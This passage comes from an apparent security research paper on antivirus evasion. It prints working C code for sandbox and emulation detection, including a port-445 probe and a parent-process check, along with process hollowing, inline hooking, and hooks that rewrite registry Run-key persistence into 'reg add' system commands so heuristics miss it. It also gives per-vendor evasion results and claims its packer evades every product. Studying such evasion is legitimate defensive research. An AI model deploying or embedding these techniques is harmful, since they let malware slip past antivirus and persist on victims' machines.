    CloseHandle(hFile);
    DeleteFile(buff);

    return FALSE;
}

```

---

#### src10: Detection of Sleep emulation using multi-threading

##### 3.2.1.3. Network

###### Network445

This technique was first documented by Jérôme Nokin in MISC 61. The check connects to port 445 (SMB), used by all professional Microsoft Windows versions. Most Sandboxes as a measure of precaution don't allow any network connectivity, allowing the packer to detect emulation without the need of remote server component.

---

```

BOOL network445() {
    SOCKET Socket;
    SOCKADDR_IN SockAddr;
    // select() stuffs
    FD_SET WriteSet;
    FD_SET ReadSet;
    struct timeval tv ;
    BOOL ret = FALSE;

    // Initialise Winsock
    WSADATA WsaDat;
    if (WSAStartup(MAKEWORD(2,2), &WsaDat) != 0) {
        WSACleanup();
        return TRUE;
    }

    // Create our socket
    Socket = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (Socket == INVALID_SOCKET) {
        WSACleanup();
        return TRUE;
    }

    // Setup our socket address structure
    SockAddr.sin_port = htons(445);
    SockAddr.sin_family = AF_INET;
    SockAddr.sin_addr.s_addr = inet_addr("127.0.0.1");

    // Attempt to connect to server
    if (connect(Socket, (SOCKADDR*) (&SockAddr), sizeof(SockAddr)) != 0) {
        WSACleanup();
        return TRUE;
    }

    // Prepare the Read and Write socket sets for network I/O notification
    FD_ZERO(&ReadSet);
    FD_ZERO(&WriteSet);

    // Always look for connection attempts
    FD_SET(Socket, &ReadSet);

    // Set up the struct timeval for the timeout.
    tv.tv_sec = 12 ;
    tv.tv_usec = 0 ;

    if (select(0, &ReadSet, &WriteSet, NULL, &tv) == 0) {
        ret = FALSE;
    }
    shutdown(Socket, SD_SEND);
    closesocket(Socket);
    WSACleanup();
    return ret;
}

```

---

src11: SMB port connection

## Web1

This check uses internet connectivity to verify the content of a specified URL. The URL and the content is determined during the generation of the new executable by using common URLs and avoid the introduction of new detection vector by specifying a specific C&C URL. This measure requires internet connectivity usually blocked by emulators. Allowing internet connectivity will allow Malware developers to leak information through the emulator, which could be used to fingerprint the used engine and eventually identify new evasion vectors.

### 3.2.1.4. Instrumentation

Instrumentation is a method of analyzing the behavior of a binary application at runtime through the injection of instrumentation code. This instrumentation code executes as part of the normal instruction stream after being injected. Famous instrumentation frameworks include PIN by Intel, Valgrind and DynamicRIO.

If Antivirus products use Instrumentation to analyze binaries, only Dynamic Binary Instrumentation (DBI) is possible as Antiviruses only have access to the final binary and not the source code.

To detect the use of instrumentation by Antivirus, several check have been implemented, mostly based on the work "Detecting Dynamic Binary Instrumentation Frameworks" by Francisco Falcón and Nahuel Riva from CORE Impact. We took the most generic one, which is the 9<sup>th</sup> check documented by them.

## Instrumentation9

This function checks the name of the parent process. If it does not match "explorer.exe" or "cmd.exe" it assumes that it is being instrumented. This check relies on the usual functioning of instrumentation engines, which requires it being initialized before executing the instrumented application.

---

```
BOOL instrumentation9()  
{  
  
    /*This function checks the name of the parent process.  
    If it does not match "explorer.exe" nor "cmd.exe"  
    it assumes that it is being instrumented.  
    */  
    HINSTANCE hInstLib;  
    HANDLE hSnapShot;  
    BOOL bContinue;  
    DWORD crtpid, pid = 0;  
    PROCESSENTRY32 procentry;  
  
    char ProcName[MAX_PATH];  
    HANDLE (WINAPI *lpfCreateToolhelp32Snapshot)(DWORD, DWORD);  
    BOOL (WINAPI *lpfProcess32First)(HANDLE, LPPROCESSENTRY32);  
    BOOL (WINAPI *lpfProcess32Next)(HANDLE, LPPROCESSENTRY32);  
  
    hInstLib = LoadLibraryA( "Kernel32.DLL" );  
    if( hInstLib == NULL )
```

---

---

```

{
    //printf("Unable to load Kernel32.dll\n");
    return TRUE ;
}

lpfCreateToolhelp32Snapshot= (HANDLE(WINAPI *) (DWORD,DWORD))
GetProcAddress( hInstLib, "CreateToolhelp32Snapshot" );
lpfProcess32First= (BOOL(WINAPI *) (HANDLE,LPPROCESSENTRY32))
GetProcAddress( hInstLib, "Process32First" );
lpfProcess32Next= (BOOL(WINAPI *) (HANDLE,LPPROCESSENTRY32))
GetProcAddress( hInstLib, "Process32Next" );

if( lpfProcess32Next == NULL || lpfProcess32First == NULL ||
lpfCreateToolhelp32Snapshot == NULL )
{
    FreeLibrary( hInstLib );
    return TRUE ;
}

hSnapShot = lpfCreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0 );
if( hSnapShot == INVALID_HANDLE_VALUE )
{
    //printf("ERROR: INVALID_HANDLE_VALUE");
    FreeLibrary( hInstLib );
    return TRUE;
}

memset((LPVOID)&procentry,0,sizeof(PROCESSENTRY32));
procentry.dwSize = sizeof(PROCESSENTRY32);
bContinue = lpfProcess32First( hSnapShot, &procentry );
crtpid = GetCurrentProcessId();

while(bContinue)
{
    //printf("-- Process name: %s -- Process ID: %d -- Parent ID: %d\n",
procentry.szExeFile, procentry.th32ProcessID, procentry.th32ParentProcessID);
    if(crtpid == procentry.th32ProcessID)
    {
        pid = procentry.th32ParentProcessID;
        lowercase(procentry.szExeFile);
        FreeLibrary(hInstLib);
        GetNameByPid(procentry.th32ParentProcessID, ProcName,
sizeof(ProcName));

        if(strcmp("explorer.exe", ProcName) && strcmp("cmd.exe",
ProcName))
            return TRUE;
        else
            return FALSE;
    }

    procentry.dwSize = sizeof(PROCESSENTRY32);
    bContinue = !pid && lpfProcess32Next( hSnapShot, &procentry );
}

FreeLibrary(hInstLib);

```

---

---

```

    return FALSE;
}

```

---

### src13: Instrumentation check using parent process name

#### 3.2.2. Test results

Tests showed that emulation-based analysis has been implemented quite effectively by four Antivirus vendors, Microsoft, Kaspersky, NOD32 and AVG. These four products have been able to significantly detect samples that were using different packing schemes with different encryption ciphers, even with the Resource packer method (see 3.1).

The following matrix summarizes the effectiveness of the aforementioned checks

		File1	File2	File3	File4	Netw1	Instr9	Time1	Time2	Time3	Time4	Time5
Microsoft	32-bit	yes	no	yes	yes	no	no	no	no	yes	yes	yes
	64-bit	yes	yes	yes	yes	no	no	no	no	yes	yes	yes
Kaspersky	32-bit	yes	no	no	yes	yes	no	no	no	no	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
AVG	32-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	no	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
Eset	32-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes
	64-bit	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes	yes

fig26: Anti-emulation efficiency per check

### 3.3. Runtime-based Detection Evasion

Runtime analysis is another advanced feature implemented by some Antivirus product to analyze executables that have bypassed all the Pre-execution detection stages (Static and Emulation). The decision to perform runtime analysis depends greatly on the setting of the Antivirus and the behavior of the executable. Certain actions, like changing registry keys to achieve persistence, performing DLL injection or process hollowing (20) are examples of actions that might trigger Antivirus detection, as these functionalities are usually used by malware. However, samples that do not exhibit these specific detection vectors are not detected by this technique, and by utilizing the research results of the previous two Antivirus evasion subsection, can be rendered completely undetected in a trivial matter by utilizing the Resource Packer.

These actions that are detected at runtime have a common signature that could be defined by a succession of API calls with particular parameters, if we take the example of process hollowing for instance:

---

```

//source http://www.autosectools.com/process-hollowing.pdf
HMODULE hNTDLL = GetModuleHandleA("ntdll");
FARPROC fpNtUnmapViewOfSection = GetProcAddress(hNTDLL,
"NtUnmapViewOfSection");
_NtUnmapViewOfSection NtUnmapViewOfSection =
    (_NtUnmapViewOfSection)fpNtUnmapViewOfSection;

DWORD dwResult = NtUnmapViewOfSection
(
    pProcessInfo->hProcess,

```

---

---

```

    pPEB->ImageBaseAddress
};

if (dwResult)
{
    printf("Error unmapping section\r\n");
    return;
}

printf("Allocating memory\r\n");

PVOID pRemoteImage = VirtualAllocEx
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pSourceHeaders->OptionalHeader.SizeOfImage,
    MEM_COMMIT | MEM_RESERVE,
    PAGE_EXECUTE_READWRITE
);
if (!pRemoteImage)
{
    printf("VirtualAllocEx call failed\r\n");
    return;
}

DWORD dwDelta = (DWORD)pPEB->ImageBaseAddress -
    pSourceHeaders->OptionalHeader.ImageBase;

printf
(
    "Source image base: 0x%p\r\n"
    "Destination image base: 0x%p\r\n",
    pSourceHeaders->OptionalHeader.ImageBase,
    pPEB->ImageBaseAddress
);

printf("Relocation delta: 0x%p\r\n", dwDelta);

pSourceHeaders->OptionalHeader.ImageBase = (DWORD)pPEB->ImageBaseAddress;

printf("Writing headers\r\n");

if (!WriteProcessMemory
(
    pProcessInfo->hProcess,
    pPEB->ImageBaseAddress,
    pBuffer,
    pSourceHeaders->OptionalHeader.SizeOfHeaders,
    0
))

```

---

#### src14: Process Hollowing by John Leitch

It is possible to identify a pattern which is determining the address of NtUnmapViewOfSection, calling NtUnmapViewOfSection, VirtualAllocEx and WriteProcessMemory with the same initial parameters for instance.

Process hollowing includes more actions with use of particular API to perform the following actions:

- Opening source image and unmapping destination section
- Allocating memory and writing of different section
- Image rebasing if needed
- Getting and setting of thread context and resume thread execution

This section covers some techniques to evade Runtime analysis by translating API call and by injecting junk API calls that won't alter the final malicious activity, but will alter their succession. These techniques relies on Inline Hooking to effectively alter the final application, which is detailed in the below section. Other techniques still in development are part of future work.

### 3.3.1. Inline hooking

Inline hooking is a dynamic hooking technique that has widely been used by both malware developers and malware analysts to monitor application inner working or to alter other applications and potentially inject malicious actions. It is a dynamic hooking technique performed on an already running application, which modifies memory portions in order to redirect control flow to a new function. To explain the different steps needed to perform, let's take the following x64 example calling the CreateFileW function.

This is the disassembly of the function before hooking. In order to correctly modify the memory portion without breaking the application, the hooking engine must have disassembling capacities in order to safely inject the redirection routine:

---

```

[*] Before Hook
00000000 (05) 48895c2408      MOV [RSP+0x8], RBX
00000005 (05) 48896c2410      MOV [RSP+0x10], RBP
0000000a (05) 4889742418      MOV [RSP+0x18], RSI
0000000f (01) 57              PUSH RDI
00000010 (04) 4883ec50      SUB RSP, 0x50
00000014 (02) 8bda          MOV EBX, EDX
00000016 (03) 488bf9          MOV RDI, RCX
00000019 (03) 488bd1          MOV RDX, RCX

```

---

#### src15: Assembly before hooking

After hooking, a MOV, JMP routine is injected and then correctly padded with NOP. 0x17fde1032 is the address of the hooking function that has access to all function parameters and can perform the interception actions. After hooking:

---

```

[*] After Hook
00000000 (10) 48b83210de7f01000000 MOV RAX, 0x17fde1032
0000000a (02) ffe0          JMP RAX
0000000c (01) 90              NOP
0000000d (01) 90              NOP
0000000e (01) 90              NOP
0000000f (01) 57              PUSH RDI
00000010 (04) 4883ec50      SUB RSP, 0x50

```

---

---

00000014	(02)	8bda	MOV EBX, EDX
00000016	(03)	488bf9	MOV RDI, RCX
00000019	(03)	488bd1	MOV RDX, RCX

---

#### src16: Assembly after hooking

The old instructions are saved in a trampoline function which will be used if the application needs to resume the execution of the old function. Before saving the trampoline code, instructions must be corrected in case for instance it is using relative jump:

---

[*] Trampoline			
00000000	(05)	48895c2408	MOV [RSP+0x8], RBX
00000005	(05)	48896c2410	MOV [RSP+0x10], RBP
0000000a	(05)	4889742418	MOV [RSP+0x18], RSI
0000000f	(05)	e92b2a4077	JMP 0x77402a3f
00000014	(02)	0000	ADD [RAX], AL
00000016	(02)	0000	ADD [RAX], AL

---

#### src17: Trampoline assembly code

Once the hook is detached, memory code is corrected:

---

[*] Before Restore			
00000000	(10)	48b83210de7f01000000	MOV RAX, 0x17fde1032
0000000a	(02)	ffe0	JMP RAX
0000000c	(01)	90	NOP
0000000d	(01)	90	NOP
0000000e	(01)	90	NOP
0000000f	(01)	57	PUSH RDI
00000010	(04)	4883ec50	SUB RSP, 0x50
00000014	(02)	8bda	MOV EBX, EDX
00000016	(03)	488bf9	MOV RDI, RCX
00000019	(03)	488bd1	MOV RDX, RCX
0000001c	(01)	48	DB 0x48
0000001d	(01)	8d	DB 0x8d
0000001e	(01)	4c	DB 0x4c
0000001f	(01)	24	DB 0x24
[*] Trampoline			
00000000	(05)	48895c2408	MOV [RSP+0x8], RBX
00000005	(05)	48896c2410	MOV [RSP+0x10], RBP
0000000a	(05)	4889742418	MOV [RSP+0x18], RSI
0000000f	(05)	e92b2a4077	JMP 0x77402a3f
00000014	(02)	0000	ADD [RAX], AL
00000016	(02)	0000	ADD [RAX], AL
00000018	(02)	0000	ADD [RAX], AL
0000001a	(02)	0000	ADD [RAX], AL
0000001c	(02)	0000	ADD [RAX], AL
0000001e	(02)	0000	ADD [RAX], AL
[*] After Restore			
00000000	(05)	48895c2408	MOV [RSP+0x8], RBX
00000005	(05)	48896c2410	MOV [RSP+0x10], RBP
0000000a	(05)	4889742418	MOV [RSP+0x18], RSI
0000000f	(01)	57	PUSH RDI
00000010	(04)	4883ec50	SUB RSP, 0x50
00000014	(02)	8bda	MOV EBX, EDX

---

```


00000016 (03) 488bf9      MOV RDI, RCX
00000019 (03) 488bd1      MOV RDX, RCX
0000001c (01) 48          DB 0x48
0000001d (01) 8d          DB 0x8d
0000001e (01) 4c          DB 0x4c
0000001f (01) 24          DB 0x24

```

src18: Assembly code at hook detach

Inline hooking operates in user land and has the advantage of being performed before the SSDT hooking performed on kernel land, usually used by Antiviruses. Inline hooking is particularly useful to perform actions, like API translation detailed in the section below.

### SSDT Hooking



Vs.

### Inline Hooking




fig27: Inline hooking vs. SSDT hooking

Other tools, like the Cuckoo Sandbox, also perform also Inline hooking, some projects are

working on extending it to support for kernel-based hooking. The old hooking engine used by Cuckoo Sandbox was used as a base for the packer and was extended to support x64 architecture. Source-Code is open-source with respect to the GPL license.

This is sample code to demonstrate the hooking routine. The call to VirtualAllocEx allows allocating memory to store the trampoline. My\_CreateFileA function is the one executed when calling CreateFileA function from the main executable.

---

```
typedef HANDLE (WINAPI * CREATEFILEA)(LPCWSTR lpFileName,
                                     DWORD dwDesiredAccess,
                                     DWORD dwShareMode,
                                     LPSECURITY_ATTRIBUTES
lpSecurityAttributes,
                                     DWORD dwCreationDisposition,
                                     DWORD dwFlagsAndAttributes,
                                     HANDLE hTemplateFile);

CREATEFILEA Real_CreateFileA;

HANDLE WINAPI My_CreateFileA(LPCWSTR lpFileName,
                             DWORD dwDesiredAccess,
                             DWORD dwShareMode,
                             LPSECURITY_ATTRIBUTES lpSecurityAttributes,
                             DWORD dwCreationDisposition,
                             DWORD dwFlagsAndAttributes,
                             HANDLE hTemplateFile)
{
    char *buffer = (char *)calloc(BUFSIZE, sizeof(char));
    HANDLE hFile;

    printf("[*] Hook CreateFileA IN\n");

    hFile = Real_CreateFileA(lpFileName,
                             dwDesiredAccess,
                             dwShareMode,
                             lpSecurityAttributes,
                             dwCreationDisposition,
                             dwFlagsAndAttributes,
                             hTemplateFile);

    if(hFile == INVALID_HANDLE_VALUE)
    {
        sprintf_s(buffer,
                  BUFSIZE,
                  "\"filesystem\\\", \"CreateFileA\\\", \"FAILURE\\\", \"\", \"lpFileName-
>%s\\\", \"dwDesiredAccess->0x%x\\\"\\r\\n\",
                  lpFileName,
                  dwDesiredAccess);
    }
    else
    {
```

---

---

```

        sprintf_s(buffer,
                    BUFSIZE,

                    "\"filesystem\\\", \"CreateFileA\\\", \"SUCCESS\\\", \"0x%08x\\\", \"lpFileName->
>%s\\\", \"dwDesiredAccess->0x%x\\\"\\r\\n\",
                    hFile,
                    lpFileName,
                    dwDesiredAccess);
    }

    printf(buffer);
    printf("[*] Hook CreateFileA OUT\\n");
    free(buffer);

    return hFile;
}

void hookJunkCreateFile()
{
    HINSTANCE hKernel32;

    hKernel32 = LoadLibraryA("kernel32.dll");

    Real_CreateFileA = (CREATEFILEA)VirtualAllocEx(GetCurrentProcess(),
                                                    NULL,
                                                    sizeof(BYTE) *
TRAMPSIZE,
                                                    MEM_COMMIT |
MEM_RESERVE,
                                                    PAGE_EXECUTE_READWRITE);

    // Hook Filesystem Functions.
    if(HookAttach((ULONG_PTR)GetProcAddress(hKernel32, "CreateFileA"),
(ULONG_PTR)Real_CreateFileA, (ULONG_PTR)My_CreateFileA) == TRUE) {
        printf("[*] CreateFileA Hooked\\n");
    }
}

```

---

### src19: Hook attach & detach routine

#### 3.3.2. API translation

API translation is a technique that transforms certain API calls with specific parameters, flagged as suspicious or dangerous, into a different form that is more difficult to analyze. A common example is setting autorun registry key to achieve system persistence, by adding for instance an entry to "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run".

Some Antivirus solutions and sandboxes will use these indicators to determine the risk profile of the application.

The API call in the example, if transformed into a call to `system("reg.exe add '\\.\HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run' ...")` will not trigger any flags as the system API call don't have a heuristic signature for this executable, and will maybe also be handled by a different processor.

To perform this kind of transformation, the packer uses Inline hooking to intercept the call for registry manipulation API, replace the function in charge of saving a value into a system call without sending the execution to the original function, bypassing this way all hooking methods that operates after the Inline hook.

In the following code excerpt from the packer, we can see the function in charge setting hooks and initializing certain variables:

---

```
void hookRegPersist(){
    HINSTANCE hAdvapi32;
    rrs = (regSave *) malloc(sizeof(regSave));
    hAdvapi32 = LoadLibraryA("Advapi32.dll");

    Real_RegOpenKeyExW = (REFOPENKEYEXW)VirtualAllocEx(GetCurrentProcess(),
                                                        NULL,
                                                        sizeof(BYTE) *
TRAMP_SIZE,
                                                        MEM_COMMIT |
MEM_RESERVE,
                                                        PAGE_EXECUTE_READWRITE);
    Real_RegSetValueExW = (REGSETVALUEEXW)VirtualAllocEx(GetCurrentProcess(),
                                                         NULL,
                                                         sizeof(BYTE) *
TRAMP_SIZE,
                                                         MEM_COMMIT |
MEM_RESERVE,
                                                         PAGE_EXECUTE_READWRITE);

    if(HookAttach((ULONG_PTR)GetProcAddress(hAdvapi32, "RegOpenKeyExW"),
(ULONG_PTR)Real_RegOpenKeyExW, (ULONG_PTR)My_RegOpenKeyExW) == TRUE) {
        printf("[*] RegOpenKeyExW Hooked\n");
    }
    if(HookAttach((ULONG_PTR)GetProcAddress(hAdvapi32, "RegSetValueExW"),
(ULONG_PTR)Real_RegSetValueExW, (ULONG_PTR)My_RegSetValueExW) == TRUE) {
        printf("[*] RegSetValueExW Hooked\n");
    }
}
```

---

#### src20: Persistent registry translation hooking

The first call to `RegOpenKey` allows keeping track of `hKey` handle and the subkey value. This action is necessary as there is no function that allows accessing this information from `hKey` handle only:

---

```
HANDLE WINAPI My_RegOpenKeyExW(HKEY hKey,
```

---

---

```

        LPCTSTR lpSubKey,
        DWORD ulOptions,
        REGSAM samDesired,
        PHKEY phkResult)
{
    rrs->hRegKey = hKey;
    rrs->hRegKeyRes = phkResult;
    rrs->lpKeyName = lpSubKey;
    return Real_RegOpenKeyExW(hKey, lpSubKey, ulOptions, samDesired,
phkResult);
}

```

---

### src21: monitoring access keys and HKEY handles

Once a call to the function in charge of setting the new key is triggered, the different parameters are used to create the final command to be executed:

---

```

HANDLE WINAPI My_RegSetValueExW(HKEY hKey,
                                LPCTSTR lpValueName,
                                DWORD Reserved,
                                DWORD dwType,
                                const BYTE *lpData,
                                DWORD cbData)
{
    char lcCommand[256];
    char clClass[16];
    char clType[16];
    if(*(rrs->hRegKeyRes) == hKey){

        if(rrs->hRegKey == HKEY_CLASSES_ROOT)
            sprintf_s(clClass, "%s", "HKCR");
        else if(rrs->hRegKey == HKEY_CURRENT_USER)
            sprintf_s(clClass, "%s", "HKCU");
        else if(rrs->hRegKey == HKEY_LOCAL_MACHINE)
            sprintf_s(clClass, "%s", "HKCM");
        else{
            return Real_RegSetValueExW(hKey, lpValueName, Reserved, dwType,
lpData, cbData);
        }
        if(dwType == REG_NONE)
        {
            sprintf_s(clType, "%s", "REG_NONE");
        }
        else if(dwType == REG_SZ)
        {
            sprintf_s(clType, "%s", "REG_SZ");
        }
        else if(dwType == REG_EXPAND_SZ)
        {
            sprintf_s(clType, "%s", "REG_EXPAND_SZ");
        }
        ...[SNIP]...

        sprintf_s(lcCommand, "reg add %s\\%ws /v \"%ws\" /t %s /d \"%ws\" /f",
clClass, rrs->lpKeyName, lpValueName, clType, lpData);
        system(lcCommand);
    }
}

```

---

---

```

        free(rrs);

    return ERROR_SUCCESS;

}
else
{
    free(rrs);
    return Real_RegSetValueExW(hKey, lpValueName, Reserved, dwType,
lpData, cbData);
}
}

```

---

#### src22: RegSetValue translation to system command

### 3.3.3. API junk injection

Antivirus and some Sandbox product use information collected from API calls succession with certain parameters to identify actions known to be used by malware developers or malicious applications, like DLL injection, Process Hollowing or techniques used to dump passwords and hashes by intrusively modifying system processors.

To make identification of these actions more difficult, API junk injection, as the name already states, inject junk API calls that have no impact on the control flow of the application, but alters the expected succession of the APIs.

To perform this modification, a list of API is monitored through Inline hooking, in order to trigger a call to several useless APIs. The list of important functions to monitor was based on the Cuckoo Sandbox monitoring list. The disadvantage however of this technique is the performance impact due the multiplication of every API call by the number of junk calls injected.

## 4. Conclusion

During this research, the various detection techniques of current popular Antivirus solutions were examined (Static-based, Emulation-based and Runtime-based); New bypass techniques were developed and empirically verified with regard to their effectiveness.

Two new methods of packing executables were developed, one of which turned out to be very efficient in evading all current Antivirus products without the use of emulation, which is the 'Resource packer'. A myriad of anti-emulation checks were implemented and tested demonstrating the capacity to bypass all the existing engines, while also demonstrating the robustness and efficiency of this protection measure in detecting new and evolving threats.

Venues on bypassing Runtime-based detection were explored, but still require further testing to evaluate their effectiveness, which is also probably more adapted for sandbox-based analysis than for Antivirus solutions, as these solutions can spend more resources on detection techniques.

The introduction of cloud based scanning using dedicated analysis resource, leveraging advanced approach to analyzing malware, like machine learning and the spring of new products using a sandbox-based approach, represent a promising advancement to a better detection of unknown new threats and known evolving ones.

It is however clear that for the moment, a bullet proof Antivirus solution is still yet to come despite the significant advances that some of these solutions have made. The very high number of new threats appearing each day and the ease with which a PE file can be modified makes a Static-based approach un-adapted and outdated for current threats. Emulation-based detection techniques are a very powerful approach, but have to deal with performance and complexity issues in order to create a completely undetectable environment, and this without going philosophical and mentioning the Schrödinger cat and how an action of testing or measure will undoubtedly change it, making it always detectable.

Some Antiviruses did however come a long way and are undoubtedly an important layer of protection in the security landscape of any environment, they are however not sufficient nor will they ever be.

## 5. References

1. [February 2014] NSS Labs: Endpoint Protection Comparative Analysis Report  
[https://www.nsslabs.com/system/files/public-report/files/Consumer\\_Endpoint\\_Protection\\_-\\_Socially\\_Engineered\\_Malware\\_Protection\\_Comparative\\_Report\\_0.pdf](https://www.nsslabs.com/system/files/public-report/files/Consumer_Endpoint_Protection_-_Socially_Engineered_Malware_Protection_Comparative_Report_0.pdf)
2. [January 2014] Opswat: Anti-virus and Threat Report  
<http://www.opswat.com/about/media/reports/anti-virus-january-2014>
3. [January 2014] AV Comparatives: Summary Report 2013  
[http://www.av-comparatives.org/wp-content/uploads/2014/01/avc\\_sum\\_201312\\_en.pdf](http://www.av-comparatives.org/wp-content/uploads/2014/01/avc_sum_201312_en.pdf)
4. [December 2013] Dennis Technology Labs: Home Anti-Virus Protection  
[http://www.dennistechnologylabs.com/reports/s/a-m/2013/DTL\\_2013\\_Q4\\_Home.1.pdf](http://www.dennistechnologylabs.com/reports/s/a-m/2013/DTL_2013_Q4_Home.1.pdf)
5. [February 2014] AV-Test: The AV-Test Award 2013  
<http://www.av-test.org/en/test-procedures/award/2013/>
6. [August 2009] Jon Oberheide: PolyPack: An Automated Online Packing Service for Optimal Anti-virus Evasion  
<http://jon.oberheide.org/files/woot09-polypack.pdf>
7. [2008] Peter Ferrie: Anti-Unpacker Tricks  
<http://pferrie.tripod.com/papers/unpackers.pdf>
8. [2011] McAfee: Analysing the Packer Layers of Rogue Anti-Virus Programs  
<http://www.mcafee.com/au/resources/reports/rp-packer-layers-roque-antivirus-programs.pdf>

9. Microsoft PE and COFF Specification

<http://msdn.microsoft.com/en-us/windows/hardware/gg463119.aspx>

10. Corkami: Reverse engineering & visual documentations

<http://code.google.com/p/corkami/>

11. Microsoft MSDN: FindResource

<http://msdn.microsoft.com/en-us/library/windows/desktop/ms648042%28v=vs.85%29.aspx>

12. Microsoft MSDN: LoadString

<http://msdn.microsoft.com/en-us/library/windows/desktop/ms647486%28v=vs.85%29.aspx>

13. Microsoft MSDN: An In-Depth Look into the Win32 Portable Executable File Format

<http://msdn.microsoft.com/en-us/magazine/cc301805.aspx>

14. Stephenfewer / ReflectiveDLLInjection

<https://github.com/stephenfewer/ReflectiveDLLInjection>

15. VirusSign FreeList

<http://virussign.com/downloads.html>

16. [2007] Fuzzy Hashing Presentation

<http://jessekornblum.com/presentations/cdfsl07.pdf>

17. [April 2011] Fuzzy hashing helps researchers spot morphing malware

<http://www.techrepublic.com/blog/it-security/fuzzy-hashing-helps-researchers-spot-morphing-malware/5274/>

18. Kaspersky: Emulation: A Headache to Develop – But Oh-So Worth It.

<http://eugene.kaspersky.com/2012/03/07/emulation-a-headache-to-develop-but-oh-so-worth-it>

19. Kaspersky: Emulate to exterminate.

<http://eugene.kaspersky.com/2013/07/02/emulate-to-exterminate/>

20. Process Hollowing

<http://www.autosectools.com/process-hollowing.pdf>